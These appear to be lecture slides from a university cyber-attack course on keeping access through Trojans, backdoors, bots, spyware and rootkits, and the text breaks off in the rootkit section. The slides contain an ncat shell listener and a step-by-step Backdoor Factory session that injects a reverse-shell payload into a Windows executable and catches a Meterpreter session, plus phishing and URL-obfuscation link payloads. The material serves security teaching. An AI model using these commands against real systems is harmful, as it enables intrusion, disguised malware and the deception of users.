CSCE 629
Cyber Attack

Maintaining Access
Trojans, Backdoors and Rootkits

Dr. Barry Mullins
AFIT/ENG
Bldg 642
Room 209
255-3636 x7979

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
  - Network Attacks
  - Denial of Service Attacks
- Step 4: Maintaining Access
  - Application-level Trojan Horse Backdoors
    - Ncat Listener
    - Remote-control Backdoors
    - Bots
    - Spyware
  - Rootkits
- Step 5: Covering Tracks and Hiding

Trojan Horses

- At this point the attacker has gained access
  … which took a lot of work (in most cases)
- Attacker wants to maintain access
  … that's where backdoors, Trojan horses and rootkits come in

- Trojan Horse is a program that looks innocuous and sometimes too good to be true, but is actually sinister
  - Relies on user executing a "safe" program
    - Social engineering required
  - Example: Download and run a tool to convert read-only DVD drive into a DVD burner
  - Example: Download movie & asked to download "new" codec to view it

Highly recommend VLC!

Backdoors

- Program that allows an attacker to access a system bypassing security controls used for front doors


- You have already seen backdoors (ncat listeners)

```
    # ncat -lk -p 12345 -e /bin/sh
c:\> ncat -lk -p 12345 -e cmd.exe
```

- There are many other types of listeners that give an attacker shell access but …
  - Ncat is still very effective

Disguising Backdoors Using Alternate Names


- Ncat (or any other backdoor) is often given a "safe" name to disguise its nasty purpose
  - Common backdoor names
    - Unix → initd, init, inet, cron, network, httpd, httpb
    - Windows → svchost, win, iexplore
- Win XP Task Manager and taskkill.exe cannot kill:
  - csrss, services, smss, system, system idle process, winlogon



  - Must use another technique:
    - **C:\> tasklist ← to get pid**
    - **C:\> wmic process [pid] delete**

Process Explorer
By Mark Russinovich

- technet.microsoft.com/en-us/sysinternals/bb896653
- Can delete any task




Categories of Trojan Horse Backdoors

Type of Trojan Horse Backdoor	Characteristics	Tools
Application-level Trojan horse backdoor	Separate application runs on the system giving the attacker control	❒ Remote control programs (VNC, BO2K) ❒ Bots (Phatbot, Gaobot, Agobot) ❒ Spyware
User-mode rootkits	Critical OS components (executables or libraries) are replaced or modified by attacker to create backdoors and hide on the system	❒ Linux RootKit 6 (lrk6) ❒ Hacker Defender Rootkit for Windows
Kernel-mode rootkits	OS kernel is modified to foster backdoor access and allow attacker to hide	❒ Adore for Linux ❒ FU Rootkit for Windows

Nasty: Application-level Trojan Horse Backdoor Tools

- Separate application an attacker adds to a system
  - Provides the attacker with a backdoor
- Very popular category of tools with several examples
- Client-server architecture
- Attacker installs or tricks a victim into installing the remote-control server
  - Attacker now commands the server via his remote-control client



Trojan Horse Examples

- Back Orifice 2000 – one of the first
  - Introduced in July 1999


- Virtual Network Computing (VNC) – legit tool
- Dameware – legit commercial tool
- TeamViewer – legit commercial tool
- SubSeven

What Can These Backdoors Do?

- Anything and everything you can do sitting at your own computer
- Think of these as remote desktops – that's really what they are!!

How Do We Get the Victim to Install the Backdoor?

- When was the last time you downloaded a binary file from the Internet or a network share?
  - You DID verify the hash didn't you?!?



Backdoor Factory (BDF)


- "Patches" all binary executable formats with malicious payloads while the binary functions "normally" to the user
  - Trivial to bypass Anti-Virus


- Built into Kali
- Install using
  - **`apt-get update`**
  - **`apt-get install backdoor-factory`**

https://github.com/secretsquirrel/the-backdoor-factory
http://www.slideshare.net/midnite_runr/patching-windows-executables-with-the-backdoor-factory

BDF


- Inserts payload into Code Caves
  - Blocks of the binary containing nulls (/x00) → padding
  - Caves generated by the compilers
- Changes section and program headers as appropriate
- Change entry point to patched payload
- Fork payload, continue to original entry point





BDF

```
root@kali:/usr/lib/python2.7/dist-packages/bdfactory# python backdoor.py
```



```
        Author:    Joshua Pitts
        Email:     the.midnite.runr[-at ]gmail<d o-t>com
        Twitter:   @midnite_runr
        IRC:       freenode.net #BDFactory

        Version:   3.4.2

Usage: backdoor.py [options]
```

BDF - Let's Backdoor Process Explorer

```
python backdoor.py -f procexp.exe -s show
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
The following WinIntelPE32s are available: (use -s)
    cave_miner_inline
    iat_reverse_tcp_inline
    iat_reverse_tcp_inline_threaded
    iat_reverse_tcp_stager_threaded
    iat_user_supplied_shellcode_threaded
    meterpreter_reverse_https_threaded
    reverse_shell_tcp_inline
    reverse_tcp_stager_threaded
    user_supplied_shellcode_threaded
```


-s payloads available

File to backdoor Process explorer in this case

We have 9 shell codes to choose from

BDF

```
python backdoor.py -f procexp.exe  -s
iat_reverse_tcp_stager_threaded -H 10.1.0.203 -P 4444
```




```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Loading PE in pefile
[*] Parsing data directories
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
```

BDF

```
[*] Looking for caves that will fit the minimum shellcode length of 453
[*] All caves lengths:  453
################################################################
The following caves can be used to inject code and possibly continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
################################################################
[*] Cave 1 length as int: 453
[*] Available caves:
1. Section Name: .data; Section Begin: 0xe4c00 End: 0xede00; Cave begin: 0xe89c3 End: 0xe8c64; Cave Size: 673
2. Section Name: .data; Section Begin: 0xe4c00 End: 0xede00; Cave begin: 0xeaf01 End: 0xeb0dc; Cave Size: 475
```

BDF

```
35. Section Name: .rsrc; Section Begin: 0xede00 End:
0x281c00; Cave begin: 0x267b20 End: 0x267cf8; Cave Size:
472
**********************************************************
[!] Enter your selection: 5
[!] Using selection: 5
[*] Changing flags for section: .data
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
[*] Overwriting certificate table pointer
File procexp.exe is in the 'backdoored' directory
```

BDF

- Does not increase the file size

```
ls -l procexp.exe
-rw------- 1 root root 2694816 procexp.exe

ls -l backdoored/procexp.exe
-rw------- 1 root root 2694816 backdoored/procexp.exe
```

- Does affect the hash

```
md5sum procexp.exe
4410d1023f5fb229187824d0e4650586  procexp.exe

md5sum backdoored/procexp.exe
be6d6d9add406fb755288366a281a1e2  backdoored/procexp.exe
```

BDF – Attacker Prepares a Listener

```
msfconsole
msf > use exploit/multi/handler
msf exploit(handler) > set payload
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.1.0.203
LHOST => 10.1.0.203
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > run

[*] Started reverse TCP handler on 10.1.0.203:4444
[*] Starting the payload handler...
```

BDF – Get Victim To Execute The File

- Host the backdoored file on your server (any server) and send victim the link
- Email the file
- …
- When they run the executable:

```
[*] Sending stage (957487 bytes) to 10.1.0.26
[*] Meterpreter session 1 opened (10.1.0.203:4444 ->
10.1.0.26:49159) at 2016-05-25 09:35:11 -0400

meterpreter >
```

BDF – And The Executable Still Works!

- In fact, you'll get the meterpreter session before the user clicks Agree

Phishing Attacks and URL Obfuscation

- Phishing Attacks
  - Send a URL
  - `<A HREF=http://www.amazon.com>www.afit.edu</A><p>`
    - Link displays in browser as www.afit.edu but sends the user to www.amazon.com

- URL Obfuscation
  - Send an encoded version of the URL
  - `<A HREF=http://%77%77%77%2E%61%6D%61%7A%6F%6E%2E%63%6F%6D>www.afit.edu</A><p>`
    - Same result → user sent to www.amazon.com
    - Don't believe me? Try it yourself
      - Paste the above into notepad, save as .html, double click filename, then click on the link in the browser

URL Obfuscation With @

- Standard URL format
  - **[protocol]://[user@]system[:portnum]/file**
- If we are accessing a web site…
  - Protocol is http
  - User is blank and port number is blank (defaults to 80)
- Therefore, we get something like:
  - **http://www.microsoft.com**
- Hide real destination inside the URL. Takes victim to MIT.
  - **http://www.microsoft.com&item=q122134@www.mit.edu**

- How about using an IP Address instead of domain name to confuse the victim more? Takes victim to the IP address.
  - **http://www.microsoft.com&item=q122134@129.92.253.61**

Rise of the Bots

- Remote-control backdoors only control one machine at a time
- Bots - programs that perform actions on behalf of a human
  - Typically with little or no human intervention
  - Attacker can now control numerous systems simultaneously!
    - Ranging from dozens to over one million
- botnet: collections of Bots under the control of 1 attacker
  - Attacker: "bot-herder"
- Many bot variations available today including source code
  - Some of the most prolific are phatbot, gaobot, and agobot
    - Over 500 different variations
    - Very modular code, which is rapidly being updated

Bots


- Bots have the same functionality as RC backdoors in addition to:
  - DoS floods
  - Vulnerability scanning
  - File morphing – dynamically change bot's code to evade AV
  - Anonymizing HTTP proxy – attacker surfs without revealing location
  - E-mail address harvester – collect spam targets

- Attackers communicate with their Bots using different mechanisms:
  - Internet Relay Chat (IRC) on standard (TCP 6667) or non-standard ports
    - IRC provides multicast capability
    - IRC problem: It relies on a central server that can be shut down
  - Waste (a peer-to-peer protocol created by AOL for file sharing)
    - There is no central "Waste" server
    - Makes communications harder to detect and stop
    - Bots discover each other and exchange commands from the attacker

Installing Bots

- Dupe users into running e-mail attachment
- Bundle with some useful app or game
- Browser exploits / "drive-by" downloads

- Worm spread, carrying bot as a payload
- Worms are self-replicating code that propagates across the network autonomously
- Say the attacker compromises a machine using an exploit
  - Attacker installs a bot on a machine
  - Bot creates a worm with a copy of the itself as payload
  - Worm infects other machines installing the bot which…



Additional Nastiness: Spyware


- A form of application-level Trojan horse
  - More focused than full-blown RC backdoors or bots
- Used to
  - Gather surfing stats and habits
  - Gather personal information about the user
  - Inject customized ads into user's surfing
  - Customize or filter Web search results
  - Insert pop-up ads
  - Grab keystrokes and send to attacker
- How do you get spyware?
  - Bundled with other programs (most popular)
    - Do you ever read the EULA?
  - Installed by a worm
  - Visit an infected website

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
  - Network Attacks
  - Denial of Service Attacks
- Step 4: Maintaining Access
  - Application-level Trojan Horse Backdoors
    - Ncat Listener
    - Remote-control Backdoors
    - Bots
    - Spyware
  - Rootkits
- Step 5: Covering Tracks and Hiding

Rootkits… Johnny5 Approved

- Rootkits - collection of tools that allow an attacker to:
  - Primary goal: mask the fact that the system is compromised
  - Keep backdoor access into a system
- Goals are accomplished by altering the operating system itself
- With these capabilities, rootkits are classic examples of Trojan Horse software and effective backdoors



Rootkits

- Components of rootkits have been created for
